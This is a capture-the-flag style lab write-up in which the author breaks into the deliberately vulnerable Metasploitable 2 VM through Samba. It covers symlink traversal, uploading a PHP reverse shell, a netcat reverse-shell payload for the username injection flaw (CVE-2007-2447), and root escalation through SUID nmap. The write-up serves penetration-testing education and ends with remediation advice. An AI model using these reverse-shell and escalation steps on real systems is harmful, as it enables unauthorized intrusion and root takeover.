Check out the previous Metasploitable 2 write-up here, covering VSFTPD exploitation: Write-up: Metasploitable 2 | VSFTPD | Samuel M.
Metasploitable 2 is a deliberately vulnerable virtual machine developed by Rapid7 to serve as a safe environment for practicing penetration testing and ethical hacking techniques. Unlike production systems, it is intentionally misconfigured and filled with outdated software, insecure services, and exploitable flaws. This makes it an ideal platform for students and professionals to understand how real-world attacks unfold without the risk of harming live systems.
Objective: While Metasploitable 2 contains dozens of vulnerabilities, this write-up focuses exclusively on the exploitation of the Samba service. The goal is to demonstrate how a series of minor infrastructure misconfigurations, specifically in the Samba service and Linux filesystem permissions, can be chained together to achieve full root access. Unlike the previous VSFTPD exploit, which relied on a software backdoor, this attack exploits “logical” flaws and insecure administrative choices.
| Tool | Purpose |
|---|---|
| Nmap | Scanning open ports and services, and elevating privileges |
| Searchsploit | Searching for exploits for given services |
| smbclient | Accessing and interacting with Samba services |
| Metasploit | Exploiting CVE-2010-0926 and CVE-2007-2447 |
| enum4linux | Enumerating information from Samba systems |
Environment and Goal
To ensure a realistic and controlled penetration testing scenario, the lab was deployed as a cyber range with multiple network segments and a firewall separating the attacker and target machines. This design simulates enterprise environments where internal systems are isolated and protected by perimeter defenses.
- Attacker Machine:
- Distribution: Kali Linux 2026.1
- IP Address:
10.0.2.2 - Purpose: Used as the penetration testing platform, equipped with tools such as Nmap, Metasploit Framework, and other utilities for reconnaissance and exploitation.
- Target Machine:
- Distribution: Metasploitable 2 (Ubuntu-based vulnerable VM)
- IP Address:
10.6.6.13 - Purpose: An intentionally vulnerable system designed for practicing exploitation techniques.
Reconnaissance
The first step in any engagement is to map the attack surface. Using Nmap, a comprehensive service scan was performed to identify open ports, versions, and potential vulnerabilities.
nmap -sC -sV -T4 -oA initial_scan 10.6.6.13PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernelThe scan revealed over 20 open ports, ranging from standard web services to legacy Unix “r-services”. Port 21 was already covered in Write-up: Metasploitable 2 | VSFTPD | Samuel M.. However, the focus of this engagement shifted to the SMB services running on Ports 139 and 445. An Nmap enumeration script confirmed that the target is running Samba 3.0.20-Debian.
nmap -p139,445 --script smb-os-discovery 10.6.6.13PORT STATE SERVICE
139/tcp open netbios-ssn
445/tcp open microsoft-ds
Host script results:
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2026-03-24T20:18:38-04:00Using enumeration tools, like smbmap, we identified that the /tmp share was configured with Anonymous READ/WRITE access. This “open window” served as our entry point into the system’s internal architecture.
[+] IP: 10.6.6.13:445   Name: 10.6.6.13           Status: Authenticated
    Disk                                          Permissions     Comment
    ----                                          -----------     -------
    print$                                        NO ACCESS       Printer Drivers
    tmp                                           READ, WRITE     oh noes!
    ./tmp
    dr--r--r--      0 Tue Mar 24 20:50:05 2026    .
    dw--w--w--      0 Sun May 20 15:36:11 2012    ..
    dr--r--r--      0 Tue Mar 24 18:46:52 2026    .ICE-unix
    fw--w--w--      0 Tue Mar 24 18:47:22 2026    4514.jsvc_up
    dr--r--r--      0 Tue Mar 24 18:47:19 2026    .X11-unix
    fw--w--w--     11 Tue Mar 24 18:47:19 2026    .X0-lock
    opt                                           NO ACCESS
    IPC$                                          NO ACCESS
    ADMIN$                                        NO ACCESS
Vulnerability Analysis
The primary vulnerability exploited here is CVE-2010-0926, a symlink traversal flaw in Samba. This occurs when the service is configured to follow Unix symbolic links to files outside of the shared directory. By creating a link that points to the system root (/), an attacker can “escape” the restricted share and browse the entire underlying Linux filesystem.

While our primary attack path focused on the logical flaw of symlink traversal, it is worth noting that Samba 3.0.20 is also famously vulnerable to a remote code execution (RCE) flaw, CVE-2007-2447. This vulnerability exists in the way Samba handles the username map script configuration option.
- The Flaw: The service fails to sanitize shell metacharacters in the username field properly.
- The Payload: An attacker can provide a username containing shell commands wrapped in backticks (e.g.,
nohup nc -e /bin/sh 10.0.2.2 4444). - The Result: Because the script runs with root privileges, the injected command is executed by the system shell immediately upon the login attempt, granting an instant root shell.

While highly effective, relying on a “one-shot” RCE doesn’t provide the same level of insight into post-exploitation, lateral movement, and privilege escalation that a multi-stage chain offers. It’s not fun.
Exploitation

Using the Metasploit framework’s linux/samba/symlink_traversal module, we established a symbolic link named rootfs within the /tmp share.
This effectively turned the /tmp share into a door for the entire hard drive. While we could now read sensitive files like /etc/passwd, the underlying POSIX permissions still prevented us from writing directly to protected system directories like /etc/cron.hourly, or anything in /etc.
A “Dead End”
In a perfect world, my first instinct after gaining file system access via the Samba symlink was to go for the “Golden Ticket”: Remote Code Execution (RCE) via Cron.

Since the symlink allowed me to browse /etc/cron.hourly, my plan was simple: upload a reverse shell script into that folder and wait for the system to execute it as root. I could read the crontab file, see the scheduled tasks, and even list the contents of the cron directories.
Reality Check
However, I hit a hard wall. While the Samba exploit let me see the entire hard drive, it didn’t magically grant me root permissions. The OS was still enforcing its own rules. The /etc/ directory is owned by root, and my Samba session (running as a lower-privileged user) didn’t have “Write” permissions.
Every attempt to put a script in a cron folder resulted in a frustrating NT_STATUS_ACCESS_DENIED.
The Pivot
This failure was a crucial lesson. I had to stop looking for “system” vulnerabilities and start looking for “application” vulnerabilities. I realized that if I couldn’t write to the Operating System folders, I should check the Web Server folders.
Web servers often have much looser permissions to allow for file uploads or CMS updates. By shifting my focus from /etc to /var/www, I found the writable /dav directory. This pivot is what eventually led to my initial foothold as www-data. It wasn’t the “root shell” I wanted immediately, but it was the “reverse shell” I needed to start exploring the system from the inside. The PHP reverse shell was obtained from Kali webshells directory.
smb: \> cd rootfs/var/www/dav
smb: \> put reverse_shell.php
As you can see, I also tried to write in other directories inside /var/www. No success.
By triggering shell.php via a browser, we received a connection back to our Kali machine, granting us a shell as the www-data user.
Post-Exploitation
Gaining access as www-data provided a foothold, but the account was heavily restricted. To achieve root, we performed a local audit for SUID (Set User ID) binaries:
find / -perm -4000 -type f 2>/dev/null
The search identified /usr/bin/nmap with the SUID bit set. In this case, Nmap’s “Interactive Mode” can be used to execute shell commands with the privileges of the file owner (root), based on nmap | GTFOBins.
sh-3.2$ nmap --interactive

nmap> !sh

Running the id command showed an Effective User ID (euid=0), confirming we had successfully escalated to root privileges.
Lessons Learned and Conclusion
The exploitation of Metasploitable 2 via Samba demonstrates that Infrastructure Flaws are just as dangerous as software bugs.
”Root” is, rarely, the end of an attack; it is the beginning of total system control. By chaining a symlink traversal with a misconfigured web directory and a dangerous SUID binary, we moved from an anonymous network observer to a system administrator. This proves that internal network blocks and “localhost-only” restrictions are easily circumvented once an OS-level foothold is established.
Remediation
To secure this system, the administrator would need to disable symlink following by setting wide links = no in the [global] section of smbd.conf. They would need to audit SUID binaries and remove the bit from any application that allows shell escapes (e.g., at | GTFOBins).
Check the Metasploitable 2 write-up series: